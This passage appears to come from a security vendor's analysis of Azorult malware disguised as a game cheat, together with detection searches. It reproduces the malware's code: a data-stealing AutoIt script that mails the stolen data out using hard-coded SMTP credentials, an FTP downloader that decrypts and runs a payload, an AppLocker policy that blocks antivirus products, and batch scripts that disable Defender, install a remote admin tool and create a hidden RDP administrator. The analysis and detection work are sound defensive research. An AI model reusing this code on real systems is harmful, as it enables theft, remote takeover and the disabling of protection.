Digging into the loader autoit script, the code below is the actual command line and password that execute this sfx file.

```
Run("C:\ProgramData\Microsoft\Intel\wini.exe -pnaxui")
```

Wini.exe will drop the RMS radmin tool name as “rfusclient.exe” and “rutserv.exe”. Then, to install this tool, it will also drop “install.vbs” that will execute another drop file “install.bat” that will disable Windows Defender application, set the registries of the “Remote Manipulator System” (RMS) tool (“reg1.reg” and “reg2.reg”), execute the RMS server rutserv.exe and configure its services.

Figure 10 shows the registry written in reg1.reg files related to the RMS tool and Figure 11 which is the code of install.bat.


```

1 Windows Registry Editor Version 5.00
2
3 [HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System]
4
5 [HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4]
6
7 [HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4\Server]
8
9 [HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4\Server\Parameters]
10 "InternetId"=hex:
11 "Options"=hex:54,50,46,30,11,54,52,4f,4d,53,65,72,76,65,72,4f,70,74,69,6f,6e,\
12 73,00,09,55,73,65,4e,54,41,75,74,68,08,0d,53,65,63,75,72,69,74,79,4c,65,76,\
13 65,6c,02,03,04,50,6f,72,74,03,12,16,14,45,6e,61,62,6c,65,4f,76,65,72,6c,61,\
14 79,43,61,70,74,75,72,65,08,0c,53,68,6f,77,54,72,61,79,49,63,6f,6e,08,06,42,\
15 69,6e,64,49,50,06,0d,41,6e,79,20,69,6e,74,65,72,66,61,63,65,13,43,61,6c,6c,\
16 62,61,63,6b,41,75,74,6f,43,6f,6e,6e,65,63,74,09,17,43,61,6c,6c,62,61,63,6b,\
17 43,6f,6e,6e,65,63,74,49,6e,74,65,72,76,61,6c,02,3c,08,48,69,64,65,53,74,6f,\

```

Figure 10

```

1 regedit /s "reg1.reg"
2 regedit /s "reg2.reg"
3 timeout 2
4
5 rutserv.exe /silentinstall
6 rutserv.exe /firewall
7 rutserv.exe /start
8
9 ATTRIB +H +S C:\Programdata\Windows\*. *
10 ATTRIB +H +S C:\Programdata\Windows
11
12 sc failure RManService reset= 0 actions= restart/1000/restart/1000/restart/1000
13 sc config RManService obj= LocalSystem type= interact type= own
14 sc config RManService DisplayName= "Microsoft Framework"
15

```

Figure 11

It will also drop another executable named "winit.exe". This is an autoit compiled binary responsible for gathering information on the compromised host like what AV was installed, OS version, video adapter and much more. After collecting the data, it will try to send it via SMTP or via email to a specific email and body format. It will also execute "del.bat" which will delete itself.

Figures 12.1 and 12.2 show the code of this executable and how it builds the body of its email that will be sent to a specific email address.

```

Global $swebsite = "http://ip-api.com/json"
Global $slocation = 0x0
Global $sprovider = 0x0
$bread = InetRead($swebsite, 0x1)
If $bread = "" Then
    ConsoleWrite("api off")
Else
    $shtml = BinaryToString($bread, 0x4)
    $slocation = StringRegExReplace($shtml, '(?si).*?city:"(.*?)","country:"(.*?)".*', "\1, \2")
    $sprovider = StringRegExReplace($shtml, '(?si).*?isp:"(.*?)".*', "\1")
EndIf
Local $sbody = ("<strong>Processor: </strong>" & $sprocessoropr & "<br />" & "<strong>Video Adapter: </strong>" &
    $sdetermine_display_gpu & "<br />" & "<strong>OS Version: </strong>" & $OSVersion & "<br />" & "<strong> Location: </strong>" &
    $slocation & "<br />" & "<strong> ISP: </strong>" & $sprovider & "<br />" & "<strong>Kaspersky: </strong>" & $avp &
    "<br />" & "<strong> Avast: </strong>" & $avast & "<br />" & "<strong> AVG: </strong>" & $avg & "<br />" & "<strong> ESET:
    </strong>" & $eset & "<br />" & "<strong> 360 Total: </strong>" & $360 & "<br />" & "<strong> Avira: </strong>" & $avira & "<br />" &
    "<strong> Panda: </strong>" & $panda & "<br />" & "<strong> Grizzly: </strong>" & $grizzly & "<br />" & "<strong> Defender:
    </strong>" & $defender & "<br />" & "<strong> Microsoft Security: </strong>" & $msec & "<br />" & "<strong> Zemana: </strong>" &
    $zam & "<br />" & "<strong> Dr Web: </strong>" & $dweb & "<br />" & "<strong> Cezurity: </strong>" & $cez & "<br />" & "<strong>
    Bytefence: </strong>" & $bytefence & "<br />" & "<br />" & "<strong>RMS ID: </strong>" & $check[0x0] & "<br />")
If FileExists("C:\ProgramData\Microsoft\rootsystem\Log.txt") Then
    Local $sattachfiles = "C:\ProgramData\Microsoft\rootsystem\Log.txt"
Else
    Local $sattachfiles = ""
EndIf
Local $sccaddress = ""
Local $simportance = "Normal"
Local $susername = "ink@progaming-cheats.ru"
Local $spassword = "Inkpas123"
Local $siipport = 0x1d1
Local $bsssl = True
Local $bishtmlbody = False
Local $sidsnptions = $g_cdodsndefault
Local $sbccaddress = "xmansys.system@gmail.com"
Local $src = _INETSMTPMAILCOM($ssmtpserver, $sfromname, $sfromaddress, $stoaddress, $ssubject, $sbody, $sattachfiles, $sccaddress,
    $sbccaddress, $simportance, $susername, $spassword, $siipport, $bsssl, $bishtmlbody, $sidsnptions)

```

Figure 12.1




Figure 12.2 Drop file - Cheat.exe

Both cheat.exe and wini.exe are sfx files that are password protected with the password "naxui". One of its drop files is the "P.exe" that will drop and execute "1.exe" which is a copy of WebBrowserPassView.exe tool. WebBrowserPassView.exe is a Nirsoft tool for parsing credentials like passwords in browsers. The other drop file of cheat.exe is the "taskhost.exe" which will execute the "P.exe", "R8.exe" and the "taskhostw.exe". It will also install the "OpenCL.dll" component of Khronos OpenCL ICD loader that allows users to build applications against specific OpenCL implementations.

The taskhost.exe will also create a scheduled task as a persistence mechanism for its drop file "taskhostw.exe" and "winlogon.exe". taskhost.exe will also download files from a specific FTP server (109.248.203.81), save them as c:\programdata\windowstask\temp.exe, decrypt them and execute it. Unfortunately, the FTP server is inaccessible as of writing.

Figure 13 shows how it sets up the connection to the FTP client and tries to parse the credentials in several URL links.

```

$worked2 = (_INetGetSource("http://taskhostw.com/L.html"))
Sleep(0x1f4)
]If $worked2 = "ONLINE" Then
    $shtml_configlogin = (_INetGetSource("http://taskhostw.com/randomx/Login.html"))
    Sleep(0x3e8)
    $shtml_configpassword = (_INetGetSource("http://taskhostw.com/randomx/Password.html"))
    Sleep(0x3e8)
    $shtml_configserver = (_INetGetSource("http://taskhostw.com/randomx/Server.html"))
    Sleep(0x3e8)
    $servftp = $shtml_configserver
    $loginftp = $shtml_configlogin
    $passftp = $shtml_configpassword
    $ftpport = 0x15
    $cpu_crypt = "L.CRP"
    $cpu_decrypt = "temp.exe"
    $ftppopen = _FTP_Open("FTP Client")
    $ftppconnect = _FTP_Connect($ftppopen, $servftp, $loginftp, $passftp, 0x1, $ftppport)
    $ftpsize = _FTP_FileGetSize($ftppconnect, $cpu_crypt)
    $ftppfileopen = _FTP_FileOpen($ftppconnect, $cpu_crypt)
    $ftppfilerread = _FTP_FileRead($ftppfileopen, $ftpsize)
    $locdec = _Crypt_DecryptData($ftppfilerread, "bc216a5ae848fab1d2dbd8e7b5a91142", 0x6602)
    FileWrite("C:\ProgramData\WindowsTask\" & $cpu_decrypt, $locdec)
    FileSetAttrib("C:\ProgramData\WindowsTask\" & $cpu_decrypt, "+SH")
    _FTP_Close($ftppconnect)
    Run("C:\ProgramData\WindowsTask\temp.exe")
    Sleep(0x2710)
    ProcessClose("temp.exe")
    FileDelete("C:\ProgramData\WindowsTask\temp.exe")

```

Figure 13

The "winlogon.exe" is another autoit compiled file that looks for scheduled tasks containing "KMSAutoNet", "KMS" and "KMSAuto". Figure 14 shows how to list all the scheduled tasks using the "/query list" command and look for it using regex.

```

$task1 = "KMSAutoNet"
$task2 = "KMS"
$task3 = "KMSAuto"
$S_read = ""
$i_pid = Run(@ComSpec & " /C schtasks /query /fo list", "", @SW_HIDE, 0x6)
]While 0x2
    $S_read &= StdoutRead($i_pid)
    If @error Then ExitLoop
    Sleep(0x1)
WEnd
$file = _ENCODING_OEM2ANSI($S_read)
$Sstr = StringRegExp($file, "@{[A-Z]}<O 7040G8:[^\\]+\\((?:(!Microsoft) [^\\r\\n]+)", 0x3)
]For $i = 0x0 To UBound($Sstr) + 0xffffffff
    Select
    Case StringInStr($Sstr[$i], $task1)
        ContinueLoop
    Case StringInStr($Sstr[$i], $task2)
        ContinueLoop
    Case StringInStr($Sstr[$i], $task3)
        ContinueLoop
    EndSelect
    Run(@ComSpec & ' /C schtasks /Delete /TN "' & $Sstr[$i] & '" /F', "", @SW_HIDE)
Next
$Sstr = StringRegExp($file, "Nom de la t?che:[^\\]+\\((?:(!Microsoft) [^\\r\\n]+)", 0x3)
]For $i = 0x0 To UBound($Sstr) + 0xffffffff
    Select
    Case StringInStr($Sstr[$i], $task1)
        ContinueLoop
    Case StringInStr($Sstr[$i], $task2)
        ContinueLoop

```

Figure 14

Cheat.exe also drops another executable called “winlog.exe,” which then subsequently drops “winlogon.exe” in C:\ProgramData\Microsoft\Intel. C:\ProgramData\Microsoft\Intel\winlogon.exe is a PowerShell script converted to an executable file that will execute a PowerShell command to import the AppLocker policy drop by the actual loader name as “5.xml”.

Figure 15 shows the code snippet of the AppLocker rule policy that applies to deny actions on several antivirus products.

```

<RuleCollection Type="Exe" EnforcementMode="NotConfigured">
  <FilePublisherRule Id="0277a470-3bc7-4710-9968-77e68a0a736d" Name="Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US" Description="" UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePublisherCondition PublisherName="O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US" ProductName="*" BinaryName="*" />
      <BinaryVersionRange LowSection="*" HighSection="*" />
    </FilePublisherCondition>
  </Conditions>
  <Exceptions>
    <FilePathCondition Path="*PROGRAMFILES*" />
  </Exceptions>
</FilePublisherRule>
  <FilePublisherRule Id="234a647f-9798-4be3-bbf5-5ca68eb23bf9" Name="Подписано O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU" Description="Kaspersky Online Scanner" UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePublisherCondition PublisherName="O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU" ProductName="*" BinaryName="*" />
      <BinaryVersionRange LowSection="*" HighSection="*" />
    </FilePublisherCondition>
  </Conditions>
  <Exceptions>
    <FilePathCondition Path="*PROGRAMFILES*" />
    <FilePathCondition Path="*WINDIR*" />
  </Exceptions>
</FilePublisherRule>
  <FilePublisherRule Id="26e0acc9-088a-4218-bec9-cf33216c1aec" Name="Подписано O=BLEEPING COMPUTER, LLC., L=HUNTINGTON STATION, S=NEW

```

Figure 15

Below is the powershell command it uses to import this AppLocker policy.

```

"Import-Module applocker" ; "Set-AppLockerPolicy -XMLPolicy C:\ProgramData\microsoft\Temp\5.xml"

```

The XML is well formatted and as soon as we import it to the AppLocker rule set, as seen in Figure 16, the antivirus products that try to have a deny action policy are seen clearly.

Action	User	Name	Condition	Exceptions
Deny	Everyone	Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=BLEEPING COMPUTER, LLC, L=HUNTINGTON STATION, S=NEW YORK, C=US	Publisher	
Deny	Everyone	Подписано O=PANDA SECURITY S.L, L=BILBAO, C=ES	Publisher	Yes
Deny	Everyone	Подписано O=SYSTWEAK SOFTWARE, L=JAIPUR, S=RAJASTHAN, C=IN	Publisher	Yes
Deny	Everyone	Подписано O=TREND MICRO, INC., L=TAIPEI, S=TAIWAN, C=TW	Publisher	
Deny	Everyone	Подписано O=NANO SECURITY LTD, L=BRYANSK, S=BRYANSK OBLAST, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=AVAST SOFTWARE S.R.O., L=PRAHA 4, C=CZ	Publisher	Yes
Deny	Everyone	Подписано O=GRIDINSOFT, LLC, L=KIEV, S=KIEV, C=UA	Publisher	Yes
Deny	Everyone	Подписано O=GREATIS SOFTWARE LLC, L=YAROSLAVL, S=YAROSLAVL, C=RU	Publisher	
Deny	Everyone	SYSTEMRESET.EXE, в MICROSOFT® WINDOWS® OPERATING SYSTEM, от O=MICROSOFT CORPORATION, L=REDMOND...	Publisher	
Deny	Everyone	Подписано O=UPERANTISPYWARE.COM, L=REDWOOD CITY, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=MCAFFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=DOCTOR WEB LTD., L=MOSCOW, S=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=MALWAREBYTES CORPORATION, L=SANTA CLARA, S=CA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=ESET, SPOL. S R.O., L=BRATISLAVA, S=SLOVAKIA, C=SK	Publisher	Yes
Deny	Everyone	Подписано O=CEZURITY LLC, L=ST. PETERSBURG, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=NETGATE TECHNOLOGIES S.R.O., L=PRIEVIDZA, S=SLOVAKIA, C=SK	Publisher	Yes
Deny	Everyone	Подписано O=ALFREDO ANIBAL SANTOS SILVA, L=PORT VENDRES, S=LANGUEDOC - ROUSSILLON, C=FR	Publisher	Yes
Deny	Everyone	Подписано O=QIHU 360 SOFTWARE CO. LIMITED, L=HONG KONG, S=HONG KONG, C=HK	Publisher	Yes
Deny	Everyone	Подписано O=ENIGMA SOFTWARE GROUP USA, LLC, L=CLEARWATER, S=FLORIDA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=AVIRA OPERATIONS GMBH & CO. KG, L=TETTANANG, S=BADEN-WUERTTEMBERG, C=DE	Publisher	Yes
Deny	Everyone	Подписано O=KASPERSKY LAB, L=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=ZEMANA BİLİŞİM TEKNOLOJİLERİ SANAYİ TİCARET LİMİTED ŞİRKETİ, L=EDİRNE, C=TR	Publisher	Yes
Deny	Everyone	Подписано O=WEBROOT INC., L=BROOMFIELD, S=COLORADO, C=US	Publisher	Yes
Deny	Everyone	Подписано O="ESS DISTRIBUTION" LLC, L=MOSCOW, S=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=MCAFFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US	Publisher	
Allow	Everyone	Все файлы	Path	
Deny	Everyone	Unlocker1.9.1-x64.exe	File Hash	
Deny	Everyone	HitmanPro.exe	File Hash	
Deny	Everyone	esetonlineScanner_rus.exe	File Hash	
Deny	Everyone	ESETOlineScanner_UKR.exe	File Hash	
Deny	Everyone	HitmanPro_x64.exe	File Hash	

Figure 16

As mentioned by [Grzegorz Tworek](#), Applocker cannot block nor log processes with NT AUTHORITY\SERVICE present in the token which most AV engines use for their prevention component. However, AV engines also include components that run with less privileges focused on alerting and notifying users about events identified by the engine. Azorult would only prevent these components from running using its dropped Applocker policy.

Finally, the last dropped file is "R8.exe", another SFX file, which will decompress "db.rar" that contains "install.vbs", that will execute "bat.bat" to create a hidden special user account name as "John", enable RDP connections, execute "RDPWinst.exe" that enables Remote Desktop Host support and concurrent RDP sessions on reduced functionality systems, create local group user, set non-expiring password using "net accounts /maxpwage:unlimited", set hidden attribute and delete itself.

Figure 17 shows the code snippet of bat.bat file.

```

@echo off
setlocal enableextensions enabledelayedexpansion
for /f "usebackq delims=" %i in (
wmic.exe Group where "LocalAccount=TRUE AND SID = 'S-1-5-32-544'" get Name /value ^| find.exe /i "Name"
) do set sAdminGroup%i
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t
REG_DWORD /d 0 /f
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fAllowToGetHelp" /t
REG_DWORD /d 1 /f
netsh.exe advfirewall firewall add rule name="allow RDP" dir=in protocol=TCP localport=3389 action=allow
net.exe user "john" "12345" /add

if defined sAdminGroupName (
net.exe localgroup "%sAdminGroupName%" "john" /add
)

chcp 1251 >nul
net localgroup "Администраторы" "John" /add
net localgroup "Administratorzy" "John" /add
net localgroup "Administrators" John /add
net localgroup "Administradores" John /add
net localgroup "Пользователи удаленного рабочего стола" John /add
net localgroup "Пользователи удаленного управления" John /add
net localgroup "Remote Desktop Users" John /add
net localgroup "Usuarios de escritorio remoto" John /add
net localgroup "Uzytkownicy pulpitu zdalnego" John /add

"RDPWInst.exe" -i -o
"RDPWInst.exe" -w
endlocal
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v "john" /t REG_DWORD /d 0 /f
net accounts /maxpwage:unlimited
del /f /q "install.vbs"
attrib +s +h "C:\Program Files\RDP Wrapper\*.*"
attrib +s +h "C:\Program Files\RDP Wrapper"
attrib +s +h "C:\rdp"
del %0 /f /q

```

Figure 17

Detections

Below are the existing and new (STRT) detections developed to detect tactics and techniques of this malware.

Windows Applications Layer Protocol RMS Radmin Tool Namedpipe

This analytic identifies the use of default or publicly known named pipes used with RMX remote admin tool:

```

sysmon` EventCode IN (17, 18) EventType IN ( "CreatePipe", "ConnectPipe") PipeName IN
("\RManFUSServerNotify32", "\RManFUSCallbackNotify32", "\RMSPrint*")
| stats min(_time) as firstTime max(_time) as lastTime count by Image EventType ProcessId PipeName
Computer UserID
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_application_layer_protocol_rms_radmin_tool_namedpipe_filter`

```

Image	EventType	ProcessId	PipeName	Computer	UserID
C:\ProgramData\Windows\rfusclient.exe	ConnectPipe	3852	\RManFUSServerNotify32	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'
C:\ProgramData\Windows\rfusclient.exe	ConnectPipe	4640	\RManFUSServerNotify32	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'
C:\ProgramData\Windows\rfusclient.exe	ConnectPipe	6584	\RManFUSCallbackNotify32	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'
C:\ProgramData\Windows\vrtserv.exe	CreatePipe	1976	\RMSPrint5014AD044862B44978DFE1784ACB1AF3	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'
C:\ProgramData\Windows\vrtserv.exe	CreatePipe	1976	\RManFUSCallbackNotify32	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'
C:\ProgramData\Windows\vrtserv.exe	CreatePipe	1976	\RManFUSServerNotify32	win-dc-ctus-attack-range-921.attackrange.local	'S-1-5-18'

Windows Gather Victim Network Info Through IP Check Web Services

This analytic identifies a process that tries to connect to known IP web services:

```
`sysmon` EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com", "*ipecho.net",
"*ipinfo.io", "*api.ipify.org",
  "*icanhazip.com", "*ip.anysrc.com", "*api.ip.sb", "ident.me", "www.myexternalip.com",
"*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org",
  "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*")
  | stats min(_time) as firstTime max(_time) as lastTime count by Image ProcessId QueryName
QueryStatus QueryResults Computer EventCode
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_gather_victim_network_info_through_ip_check_web_services_filter`
```

New Search

```
| sysmon` EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com", "*ipecho.net", "*ipinfo.io", "*api.ipify.org",
"*icanhazip.com", "*ip.anysrc.com", "*api.ip.sb", "ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org",
"*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*")
  | stats min(_time) as firstTime max(_time) as lastTime count by Image ProcessId QueryName QueryStatus QueryResults Computer EventCode
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 2 events (before 21/06/2022 14:53:30.000) No Event Sampling ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾ Format Preview ▾

Image ▾	ProcessId ▾	QueryName ▾	QueryStatus ▾	QueryResults ▾	Computer ▾
C:\ProgramData\Windows\winit.exe	2616	ip-api.com	0	::ffff:208.95.112.1;	win-dc-ctus-attack-range-921.attackrange.local
C:\Temp\Install cheat 1.7.exe	5372	iplogger.org	0	::ffff:148.251.234.83;	win-dc-ctus-attack-range-921.attackrange.local

Windows Impair Defense Add XML AppLocker Rules

This analytic identifies a process that imports AppLocker XML rules using PowerShell commandlet:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as
firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.process_name=pwsh.exe OR Processes.process_name=sqlps.exe OR
Processes.process_name=sqltoolsps.exe OR Processes.process_name=powershell.exe OR
Processes.process_name=powershell_ise.exe OR Processes.original_file_name=pwsh.dll OR
Processes.original_file_name=PowerShell.EXE OR Processes.original_file_name=powershell_ise.EXE) AND
Processes.process="*Import-Module Applocker*" AND Processes.process="*Set-AppLockerPolicy *" AND
Processes.process="* -XMLPolicy *"
  by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_impair_defense_add_xml_applocker_rules_filter`
```

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name=pwsh.exe OR Processes.process_name=sqlps.exe OR Processes.process_name=sqltoolsps.exe OR Processes.process_name=powershell.exe OR Processes.original_file_name=pwsh.dll OR
Processes.original_file_name=PowerShell.EXE OR Processes.original_file_name=powershell_ise.EXE) AND Processes.process="*Import-Module Applocker*" AND Processes.process="*Set-AppLockerPolicy *" AND Processes.process="* -XMLPolicy *"
by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 1 event (before 24/06/2022 13:28:15.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

dest ▾	user ▾	parent_process ▾	process_name ▾	original_file_name ▾	process ▾	process_id ▾	parent_process_id ▾	firstTime ▾
win-dc-ctus-attack-range-921.attackrange.local	Administrator	"C:\Windows\sysnative\cmd.exe" /c "C:\Users\Administrator\AppData\Local\Temp\048B.tmp\048C.bat C:\ProgramData\Microsoft\Intel\winlogon.exe"	powershell.exe	PowerShell.EXE	PowerShell.exe -command "Import-Module applocker"	4964	980	2022-06-09T12:35:

Windows Impair Defense Deny Security Software With AppLocker

This analytic identifies a modification in the Windows registry by the AppLocker application that contains details or registry data values related to denying the execution of several Security products:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where (Registry.registry_path= "\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Group Policy Objects\\"* AND Registry.registry_path= "\\Machine\\Software\\Policies\\Microsoft\\Windows\\SrpV2")
OR Registry.registry_path="\\Software\\Policies\\Microsoft\\Windows\\SrpV2"
AND Registry.registry_value_data = "Action\\=\"Deny\\\""
AND Registry.registry_value_data IN("O=SYMANTEC*", "O=MCAFFEE*", "O=KASPERSKY*", "O=BLEEPING COMPUTER*", "O=PANDA SECURITY*", "O=SYSTWEAK SOFTWARE*", "O=TREND MICRO*", "O=AVAST*", "O=GRIDINSOFT*", "O=MICROSOFT*", "O=NANO SECURITY*", "O=UPERANTISPYWARE.COM*", "O=DOCTOR WEB*", "O=MALWAREBYTES*", "O=ESET*", "O=AVIRA*", "O=WEBROOT*")
by Registry.user Registry.registry_path Registry.registry_value_data Registry.action
Registry.registry_key_name Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_impair_defense_deny_security_software_with_applocker_filter`
```

The screenshot shows a Splunk search interface with the following search query:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Group Policy Objects\\"* AND Registry.registry_path= "\\Machine\\Software\\Policies\\Microsoft\\Windows\\SrpV2"
AND Registry.registry_value_data = "Action\\=\"Deny\\\""
AND Registry.registry_value_data IN("O=SYMANTEC*", "O=MCAFFEE*", "O=KASPERSKY*", "O=BLEEPING COMPUTER*", "O=PANDA SECURITY*", "O=SYSTWEAK SOFTWARE*", "O=TREND MICRO*", "O=AVAST*", "O=GRIDINSOFT*", "O=MICROSOFT*", "O=NANO SECURITY*", "O=UPERANTISPYWARE.COM*", "O=DOCTOR WEB*", "O=MALWAREBYTES*", "O=ESET*", "O=AVIRA*", "O=WEBROOT*")
by Registry.user Registry.registry_path Registry.registry_value_data Registry.action
Registry.registry_key_name Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

The results table shows several registry modifications:

user	registry_path	registry_value_data	action	registry_key_name
unknown	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy Objects\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\02774478-3bc7-4718-9968-77668a8736d\Value	<FilePublisherRule Id="02774478-3bc7-4718-9968-77668a8736d" Name="Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US" Description="" UserOrGroupId="S-1-1-0" Action="Deny"<Conditions><FilePublisherCondition PublisherName="O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US" ProductName=""<BinaryVersionRange LowSection=""<HighSection=""<FilePublisherCondition><Conditions><FilePublisherCondition Path="XPPROGRAMFILESX" /><Exceptions><FilePublisherRule>	modified	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\02774478-3bc7-4718-9968-77668a8736d
